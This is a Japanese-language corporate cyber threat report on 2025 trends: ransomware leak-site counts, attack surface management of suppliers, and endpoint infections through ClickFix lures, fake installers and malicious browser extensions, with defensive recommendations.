
Deloitte.
デロイト トーマツ



Deloitte Cyber Trends & Intelligence Report

Mar. 2026

デロイト トーマツ サイバー合同会社
Cyber Intelligence Center

はじめに

今版で 5 回目となる本レポートは、2025 年 1 年間の脅威動向や攻撃傾向を振り返る 3 つの記事を用意しました。

第 1 章「2025 年の脅威動向」は比較的広い視野での脅威動向や攻撃傾向に興味のある皆様を対象としています。また、第 2 章「CIC における技術検証」は Cyber Intelligence Center（CIC）で行っている技術検証の内容やそれを踏まえた脅威対策を解説する 3 つの深掘り記事で構成されています。こちらはセキュリティ監視・分析業務、CSIRT など直接技術的な業務に関わる皆様を対象としています。

「ランサムウェア脅威の動向」では 2019 年より CIC が独自に統計を取り続けているリークサイトでのデータ公開件数を引き続き紹介します。2024 年と比較すると、国内、全世界いずれの集計においても暴露件数の増加が見られました。2026 年も継続して大きな脅威となるものと考えられます。

「サプライチェーンを対象とした ASM の勘所」ではサプライチェーンリスクへの対応を目的として、グループ企業やサプライヤーに ASM（Attack Surface Management）を適用する際の検討事項を整理して紹介します。

「エンドポイントで観測した攻撃の傾向」では 2025 年に CIC が観測したマルウェア感染の三大類型「ClickFix」「偽インストーラー」「悪質なブラウザ機能拡張」について解説し、対策を提案します。

「ドライバーの脆弱性を悪用する仕組みと影響」は、EDR 回避攻撃などの文脈でよく言及されるドライバーの脆弱性を悪用する種類の攻撃について実証コードを交えて詳解します。この種の攻撃について、影響や対策を適切に検討するために具体的な仕組みを共有することが目的です。

「SharePoint の脆弱性 ToolShell の検証」は、米国の兵器製造施設に対しても攻撃が行われた SharePoint の脆弱性に関する検証結果を紹介します。同脆弱性を狙う攻撃に関して、サーバー、ネットワークそれぞれにおける具体的な検知条件や攻撃分析時の注意点などを提供します。

「偽イベントによる EDR 妨害」は Blackhat USA 2025 で発表された ETW（Event Trace for Windows）の飽和による EDR 妨害手法の検証結果を紹介します。EDR イベントを監視する技術者が同種の攻撃への対応を検討する際の参考情報となることを意図しています。

本レポートが日々高度化するセキュリティ脅威への対策の一助になれば幸いです。

第 1 章　2025 年の脅威動向

ランサムウェア脅威の動向

ランサムウェア被害は 2025 年も引き続き世界中で発生しています。国内でも、大手飲料メーカーや法人向け通販サービスで、社会に影響する深刻な被害が発生しており、ランサムウェアの脅威が収束する兆しは見えません。

ランサムウェア攻撃の手口では、システムの暗号化だけでなく、データを盗み出して金銭の支払いに応じなければインターネット上で暴露すると脅す「二重恐喝」がますます一般的になっています（図 1）。警察庁が公開している「令和 7 年上半期におけるサイバー空間をめぐる脅威の情勢等について」[1]によると、国内で報告されたランサムウェア被害のうち二重恐喝手口によるものが 9 割以上を占めています。

二重恐喝はデータ公開という形で被害が可視化されることから、リークサイトにおけるデータ公開件数はランサムウェアの脅威を定量的に評価するうえで有効です。
本項では、当社 CIC が二重恐喝の始まった 2019 年後半から行っているリークサイトのモニタリング結果に基づき、ランサムウェア脅威の動向を解説します。

なお、リークサイトでのデータ公開は攻撃グループが自身のサイトで攻撃に成功したと主張しているものであり、虚偽や誇張が含まれる可能性があります。
データが公開されたことと、実際にランサムウェア被害があったかはイコールではない点に留意が必要です。




図 1　二重恐喝ランサムウェアの手口

[1] https://www.npa.go.jp/publications/statistics/cybersecurity/data/R7kami/R07_kami_cyber_jyosei.pdf

二重恐喝によるデータ暴露被害の状況

2025 年にリークサイトでのデータ暴露被害にあった組織の数は約 6,700 件と、前年の約 1.3 倍となりました。

図 2 は、リークサイトでのデータ暴露件数を年ごとにまとめたものです。データ暴露件数は 2022 年までは年間 2,000 件台だったものの、その後は急激に増加しており、2025 年になってからも勢いに衰えは見られません。

2026 年も引き続きランサムウェアがサイバー上の主要な脅威になると考えられます。

次に日本企業のデータ公開被害を見ると図 3 の通りです。ここでは、国内企業、海外現地法人の被害を合わせて日本企業の被害としています。

日本企業についても、世界全体ほどではないものの年を追うごとに暴露被害件数が増加しています。

2025 年は、2024 年に引き続き国内の被害が海外現地法人を上回っており、国内におけるランサムウェアの脅威が増大していることがうかがえます。




図 2　リークサイトでデータ公開被害にあった組織の件数の推移




図 3　日本企業のデータ公開被害件数の推移

サプライチェーンを対象とした ASM の勘所

ランサムウェア攻撃とサプライチェーンリスク

ランサムウェアの脅威に収束の兆しは見えず、その対策はあらゆる組織にとって最も重要なサイバーセキュリティ上の課題といえます。
ランサムウェア対策では自組織のサイバーセキュリティ対策だけを行えばいいというわけではありません。
取引先などがランサムウェア被害にあい、その影響を受ける「サプライチェーンリスク」への対応も重要です。

2025 年 10 月に開催されたカウンターランサムウェア・イニシアティブ（CRI）会合では、日本の複数の政府機関も参加して「ランサムウェアに対するサプライチェーンレジリエンスを構築するための組織向けガイダンス」[2]が策定されました。（CRI はランサムウェア対策のための国際的なパートナーシップで、70 以上の国や機関が参加）
ランサムウェア攻撃によるサプライチェーンリスクへの対応は、世界共通の課題といえます。
ランサムウェア攻撃による主なサプライチェーンリスクとして、次の 3 つが挙げられます（図 4）。

1. **納品などの停止・遅延**
   メーカーや物流会社などがランサムウェア被害にあい、部品などの供給が停止・遅延する
2. **サービス利用不可**
   IT サービス事業者がランサムウェア被害にあい、サービスを利用できなくなる
3. **機微情報の漏えい**
   業務委託先が二重恐喝を受け、預託していたデータが暴露されてしまう




図 4　ランサムウェア攻撃による主要なサプライチェーンリスク

[2] https://www.nisc.go.jp/pdf/press/CRI_Supply_Chain_Guidance_kariyaku.pdf

これらのサプライチェーンリスクに対応するには次のような広範なアプローチが求められます。

1. **未然防止**
   自社のサプライチェーンにおいてランサムウェア被害が発生しないようにする
   - ■委託する業務の重要性に見合った適切なサイバーセキュリティ管理体制を有する事業者を選定する
   - ■クラウドサービスなどについて、自社で定めた安全基準を満たす事業者または適切な認証を取得している事業者を選定する
   - ■業務委託先などがルールを遵守しているか定期的に監査する
   - ■サプライヤーに対してサイバーセキュリティ対策の導入を支援する
   - ■サイバーセキュリティ対策についてサプライヤーと共同で実施する

2. **影響の低減**
   自社のサプライチェーンにおいてランサムウェア被害が発生した際の影響を低減する
   - ■サプライチェーンのランサムウェア被害を想定したBCP（事業継続計画）を策定する
   - ■情報漏えいリスクを考慮し、業務委託先などに預託する情報は業務遂行上必要最小限のものに絞る

上記の施策は外部委託先管理、クラウド利用、BCPなどのさまざまなルールや計画に取り込まれるべきものです。
これらのルールなどは多くの企業において異なる部門の所管となっており、スピーディーに取り組むのは容易ではありません。

こうした中、導入が容易で即時性がある対策として、サプライチェーンを対象とした ASM（Attack Surface Management）を実施する企業が増えています。

ASM とは

ASM とは組織のアタックサーフェスを可視化し、それらに存在する脆弱性などの問題点を検出してリスクを明らかにし、必要な対策を講じる取り組みです。
アタックサーフェス（Attack Surface）は、組織において外部（インターネット）からアクセス可能な IT 機器の総称です。
日本では 2023 年 5 月に経済産業省が「ASM 導入ガイダンス～外部から把握出来る情報を用いて自組織の IT 資産を発見し管理する～」[3]を公開し、活用を促しています。

ASM のプロセスは大きく次のステップに分けられます。

1. **アタックサーフェスの発見**
   外部の公開情報や自社の資産管理台帳をもとに、自社で管理・保有している IT 機器を発見する
2. **アタックサーフェスの情報収集**
   機器検索エンジンまたは直接のアクセスによって機器で稼働しているソフトウェアや外部公開ポートなどの情報を収集する
3. **リスク評価**
   収集した情報をもとに問題点を分析し、機器のリスクを評価する
4. **リスクへの対応**
   識別されたリスクに対応する（パッチ適用などのリスク低減策だけでなく、リスクを受容することも含まれる）

ASM の特徴として、「アタックサーフェスの発見」から始まることが挙げられます。
脆弱性診断など、他のリスク評価の取り組みでは、対象とする機器を指定してリスク評価を行うことが一般的です。
これに対し、ASM ではアタックサーフェスの発見から始めるため、IT 部門などが把握していなかった機器を調査することができます。
この「把握できていなかった機器の発見」が ASM の最大の特徴といえます。

[3] https://www.meti.go.jp/press/2023/05/20230529001/20230529001-a.pdf

ASM とサプライチェーンリスク

ASM におけるアタックサーフェスの発見は、資産管理台帳などの内部情報なしに公開情報のみで行うことができます。
また、IT 機器の情報収集も機器の運用に影響しないように行うことが可能です。
こうした特性から、ASM は自社以外の組織を対象とすることができます。
最近では国内でも、自社やグループ会社だけでなく主要なサプライヤーも含めて ASM を行うケースが増加しています。

ASM によってサプライヤーの脆弱な機器を発見し知らせることでランサムウェア被害を未然に防止し、サプライチェーンリスクの低減が期待できます。
前述の通り ASM は内部情報なしで、かつ機器の運用に影響しないよう実施できるため、サプライヤーへの負担もありません。
このように ASM は導入が容易で、かつ、即効性があるため、サプライチェーンリスク対策として効果的と言えます。

サプライチェーンを対象とした ASM の勘所

ASM は広く利用されるようになってきており、複数のベンダーがサービスを提供しています。
一口に ASM サービスといってもその提供する内容はさまざまです。
サプライチェーンを対象として ASM を実施する場合、利用する ASM サービスの内容をよく把握しないと意図した結果を得られないだけでなく、トラブルにつながる恐れがあります。

そこで、ここではサプライチェーンを対象として ASM を実施する場合に重要な観点について ASM のステップに沿って解説します。

1. アタックサーフェスの発見：ドメイン名などの洗い出しから行うサービスか

アタックサーフェスの発見は通常、ドメイン名や IP レンジをもとに行います。
ASM サービスのなかには、ドメイン名や IP レンジについて利用者がインプットしないといけないものがあります。
こうしたサービスの場合、サプライヤーの使用しているドメイン名などを利用者側で調査しなければならず、機器の発見漏れの可能性が大きくなります。
サプライチェーンを対象として ASM を実施する場合、調査対象の企業名をもとにドメイン名や IP レンジを検出できるサービスを選定することが重要です。

2. アタックサーフェスの情報収集：機器の運用に影響しない情報収集方法か

ASM サービスの情報収集方法は、①検索エンジン型（機器検索エンジンを利用した情報収集）、②オンアクセス型（機器に直接アクセスすることによる情報収集）の 2 つに分けられます。
検索エンジン型は機器への直接のアクセスがないため機器の運用に影響しないものの、得られる情報が最新のものではないという欠点があります。
一方、オンアクセス型は最新の情報を得られるものの、アクセス方法によっては不審なものとして検知される可能性があるという欠点があります。
いずれも一長一短でどちらが優れているというものではありませんが、サプライチェーンを対象とする場合は機器の運用に万が一にも影響が出ないように配慮することが重要です。
利用する ASM サービスが検索エンジン型であれば問題はありませんが、オンアクセス型の場合は情報収集にあたりどのような通信を行うかや、機器の運用に影響する可能性についてベンダーに確認する必要があります。

3. リスク評価：優先度の高い機器のみに絞れるか

サプライチェーンを対象とした ASM では、問題点を発見した場合、サプライヤーにその問題点を通知して是正を依頼することになります。
このとき、是正を依頼する問題点はランサムウェア被害につながり得る重要なもののみに絞り込まないと、サプライヤーに過大な負担を強いてしまう可能性があります。

例えば、サプライヤーがクラウド上に構築している会社のウェブサーバーや、サプライヤーが利用しているレンタルサーバーはサプライヤーの事業を脅かすランサムウェア被害にはつながりにくく、通知する必要性は低いといえます。

サプライヤーの事業を脅かすランサムウェア被害を防ぐという観点では、通知する優先度が高い機器として次のものが挙げられます。

- ■SSL-VPN 機器
- ■オンプレミスサーバー
- ■ネットワーク機器
- ■クラウド上のサービス提供基盤

サプライチェーンを対象として ASM を実施する場合、機器の種類を判別できるサービスを利用することで通知対象の機器の選定にかかる労力を減らすことができます。

4.　リスクへの対応

発見された問題点への対応は、サプライヤーが行うことになります。
対応を依頼するにあたっては、ASM によって見つかる脆弱性が外部から悪用可能とは限らないことを考慮して誤解を招かないよう通知することが重要です。

一般に ASM では外部から確認できるソフトウェアのバージョン情報をもとに脆弱性の有無を判定します。
そのため、次のような理由で実際には外部から悪用できない脆弱性に対して「存在する」と判定する場合があります。

■脆弱性の悪用条件を満たさないケース
（特定の機能をオンにしている場合のみ脆弱性の影響を受ける等）
■WAF などにより機器に不正コードが到達しないケース

上記のような ASM における脆弱性の不確実性を考慮せずに是正対象として通知をすると、サプライヤー側では「影響なし」と結論付けていた脆弱性の是正を外部から求められることになり、混乱を生じさせる可能性があります。
サプライヤーへの通知の際は、あくまで「問題点が存在する可能性」にとどめ、実際に問題があるかはサプライヤーに確認を依頼するアプローチが望ましいと言えます。

まとめ

サプライチェーンのセキュリティ向上を図るうえで、ASM は導入が容易で、かつ即効性があるため有効な取り組みと言えます。
一方、外部の組織を対象として調査するため、自社やグループ企業を対象とした ASM とは異なる観点でサービスを選定する必要があります。

例えば自社を対象とする ASM では、SOC などとの調整が比較的容易に行えることから、精度の高さや情報の新しさを重視してオンアクセス型の ASM サービスの利用が選択肢に上ります。
これに対し、サプライチェーンを対象とする場合では調査対象機器の運用に影響を及ぼさないことが重要となります。

サプライチェーンを対象として ASM を行う場合、これまで述べた観点を踏まえてサプライチェーンの調査に適したサービスを選定することが重要です。

エンドポイントで観測した攻撃の傾向

はじめに

2025 年は、ランサムウェア被害をはじめとするサイバー攻撃に関連するニュースが数多く報じられました。侵害事案の報道で攻撃の端緒が詳しく公表されることは多くありませんが、一般的には、(1)VPN 装置など公開システムを経由して侵入されるケース、(2)何らかの方法により組織内端末上で直接マルウェアを実行されるケース、の二つの経路が考えられます。

本稿では、(2)の組織内端末におけるマルウェア感染について、2025 年中に CIC の監視環境で観測された侵害事例の主な類型を紹介します[4]。

組織内端末へのマルウェア感染事案の傾向

エンタープライズ向けの EDR ソリューションと最新の Windows OS が備えるセキュリティ機能によって保護された端末上でマルウェアのコードを実行することは容易ではありません。

2025 年に CIC の監視環境で観測された組織内端末の侵害事案は、いずれも何らかの形でユーザーを欺いてマルウェアなどの不正なコードを実行させるものでした。リモートサービスやブラウザの脆弱性を直接悪用するような技術的に高度な攻撃は観測されていません。

以降では、具体的な端末侵害の三つの類型を取り上げて紹介します[5]。

端末侵害の類型[1] ClickFix

ClickFix は 2024 年の 7 月頃から観測され始めた手法です[6]。主にフィッシングにより被害者自身にマルウェアを実行させるもので、典型的な実行プロセスは次の通りです。

1. フィッシングなどにより誘導された Web サイト上で、図 5 のように Captcha を装うポップアップを表示してユーザーにボタンのクリックを促す。
2. ユーザーがボタンをクリックすると、ブラウザの機能により図 6 のような msiexec のコマンドラインや PowerShell などのスクリプトコードがクリップボードにコピーされる。
3. ポップアップ画面の指示により次の操作を実行するよう促される。
   ① Windows キー+R キーの押下（「ファイル名を指定して実行」を起動）
   ② Ctrl キー+V キーの押下（クリップボード内容の貼り付け）
   ③ Enter キーの押下（入力内容の実行）
4. 結果として 2 でコピーされたコマンドラインやスクリプトコードが実行される。これらは、外部 Web サーバーから追加の不正コードやマルウェアをダウンロードして実行する。

図 5　Captcha を装ったポップアップ画面の例




図 6　クリップボードにコピーされるコマンドラインの例

[4] (1)の公開システム経由の侵入については、昨年度のレポートで攻撃の観測状況を紹介しています。2025 年度において特筆すべき傾向の変化などは観測されていません。

[5] EDR などを用いた端末監視サービスでは、運用ポリシーや対象台数、利用システムなどの重要な要素が監視対象組織ごとに大きく異なるため、統計情報の有意な正規化が困難です。本稿では具体的な件数や割合などの公開は控えます。

[6] From Clipboard to Compromise: A PowerShell Self-Pwn　https://www.proofpoint.com/blog/threat-insight/clipboard-compromise-powershell-self-pwn

CIC では 2025 年 2 月ごろからこの攻撃を継続的に観測しており、多くのケースで最終的に Lumma Stealer というマルウェアの実行が試みられました。

Lumma Stealer は 2022 年頃から報告されており、ブラウザに保存された資格情報やセッション情報を窃取する機能を備えています。2025 年の 5 月に大規模なテイクダウンが実施された[7]ことで一時的に沈静化しましたが、8 月以降に再び観測されるようになりました。

端末侵害の類型[2] 偽インストーラー

偽の配布サイトなどを用意してユーザーを欺き、正規ソフトウェアを装った悪意ある偽インストーラーを実行させる事例を複数観測しました。

図 7 は、偽インストーラーの典型的な配布シナリオです。

この手法自体は以前から広く知られていますが、近年では AI 機能を搭載したソフトウェアなどの新しいテクノロジーを偽装に利用するケース[8]が確認されています。国内で広く知られる SNS アプリや外国語辞書アプリの正規インストーラーを装う事例も複数観測されました[9]。

また、偽インストーラーの配布戦略として次のような手法が報告されています。

- ■SEO ポイズニングにより偽の配布サイトを検索上位に表示させ、ユーザーを誘導する10
- ■正規配布サイトに対して DDoS 攻撃を仕掛け、アクセス不能状態にする11
- ■クラック版ソフトウェアを求めるユーザーを動画サイトやソースコード共有サイトのコメント欄から誘導する12

CIC で観測した事例では、ユーザーがブラウザで AI 機能を搭載した有償ツールを検索した際、「無償版」を装った偽サイトに誘導され、偽インストーラーを実行していました。

偽インストーラーは、マルウェアなどの不正なコードを実行した後に同梱された正規のインストーラーも起動するため、ユーザーが意図しないコードを実行したことに気づくことができない場合も多いです。また、自覚的にインストーラーを実行していることから、UAC の確認を十分にせずに承認して高い権限で実行してしまうケースが後を絶ちません。




図 7　偽インストーラーの典型的な拡散シナリオ

[7] Lumma Stealer: Breaking down the delivery techniques and capabilities of a prolific infostealer https://www.microsoft.com/security/blog/2025/05/21/lumma-stealer-breaking-down-the-delivery-techniques-and-capabilities-of-a-prolific-infostealer/

[8] CyberLock, Lucky_Gh0$t, and Numero Detection: Hackers Weaponize Fake AI Tool Installers in Ransomware and Malware Attacks https://socprime.com/blog/detect-attacks-via-fake-ai-tools/

[9] 東南アジア・東アジアで流行している偽 LINE インストーラーの解析結果 https://techblog.lycorp.co.jp/ja/20250605a

[10] Fake Zenmap. WinMRT sites target IT staff with Bumblebee malware https://www.bleepingcomputer.com/news/security/bumblebee-malware-distributed-via-zenmap-winmrt-seo-poisoning/

[11] Trojanized RVTools push Bumblebee malware in SEO poisoning campaign https://www.bleepingcomputer.com/news/security/trojanized-rvtools-push-bumblebee-malware-in-seo-poisoning-campaign/

[12] 海賊版ソフトの偽インストーラーでマルウェア頒布、最新の検出回避手口を解説 https://www.trendmicro.com/ja_jp/research/25/a/how-cracks-and-installers-bring-malware-to-your-device.html

端末侵害の類型[3] 悪質なブラウザ機能拡張

2025 年 7 月 8 日、Koi Security 社の研究者が Google Chrome および Microsoft Edge 向けの複数のブラウザ拡張機能による大規模なブラウザハイジャックキャンペーンを報告しました[13]。このキャンペーンは「Red Direction」と呼ばれています。

図 8 はこのような悪質なブラウザ拡張の典型的な配布戦略です。悪用されたブラウザ拡張機能は当初無害で、Google や Microsoft のバッジを取得していましたが、バージョンアップにより次のような悪意のある動作が追加されました。

1. ユーザーがアクセスしたすべての Web サイトの URL 情報を攻撃者のサーバーに送信
2. 攻撃者が指定した Web サイトへのリダイレクト

CIC でもこのキャンペーンに関連するものを含め、動画の再生速度調整や AI 連携検索などの利便性を謳う不正なブラウザ機能拡張を複数観測しました。

機能拡張ストアで表示される Google や Microsoft のバッジは、審査時点の状態を示しているに過ぎず、恒久的な信頼を保証するものではありません。しかし、多くのユーザーがこれを「安全の証」と誤認しているようです。

また、ブラウザ機能拡張のオーナーが意図的に不正コードを追加したのか、侵害を受けた結果として改変されたのかは不明です。いずれにせよ、サプライチェーンリスクの一環として管理が必要な領域となっています。




図 8 悪質なブラウザ機能拡張の典型的な拡散シナリオ

[13] Google and Microsoft Trusted Them. 2.3 Million Users Installed Them. They Were Malware. https://www.koi.ai/blog/google-and-microsoft-trusted-them-2-3-million-users-installed-them-they-were-malware

まとめ

ユーザーを欺き自身の操作によって不正コードを実行させたり、マルウェアや不正なプラグインをインストールさせたりする攻撃を、ユーザーの意図による正規の操作と区別することは極めて困難です。
前節で紹介した各類型の事案では、初期段階の不正コードは実行に至っており、これは企業向け EDR ソリューションであってもこの種の攻撃を完全に防ぐことは難しいことを示しています。
一方で、いずれのケースでもマルウェアの実行段階で検知され、実害には至っていません。
次回も同様に検知できる保証はありませんが、一般的な EDR ソリューションが典型的なマルウェアの動作を一定の精度で検知できている点も事実です。

これらを踏まえ、ユーザーを欺くタイプの攻撃への対策には、次の二つの観点が重要です。

1. 最小権限の徹底

ユーザー権限を必要最小限に制限し、偽装の有無にかかわらず組織の意図しない操作を抑止します。GPO や Intune、またはサードパーティの EDR や MDM を活用し、次のような設定を行うことが有効です。

- ■PowerShell や VBScript などスクリプト実行環境の制限
- ■「ファイル名を指定して実行」など任意実行機能の制御
- ■管理者権限昇格の制限
- ■ブラウザ拡張機能の導入制限

これらは初期段階の不正コード実行を防ぐ上で効果的ですが、同時に運用負荷の増大や利便性の低下を招くため、業務要件に応じた慎重な調整が必要です。

2. 検知・封じ込めによる被害の最小化

EDR/Firewall/Proxy などを用い、不正コード実行後の挙動を検知・封じ込めることで、実質的な被害の発生前に端末を無害化します。
このためには製品標準の検知機能に加え、外部 IoC や最新の脅威インテリジェンスを活用したハンティングが不可欠となります。
マルウェアの永続化処理や資格情報窃取といった明確な悪性の挙動だけでなく、C2 通信の特徴やプロセスツリーの異常など、侵入初期の兆候を検知する仕組みの整備が必要です。

これらの対策はどちらか一方にのみ依存するものではなく、環境の特性や資産の重要度に応じたバランス設計が求められます。
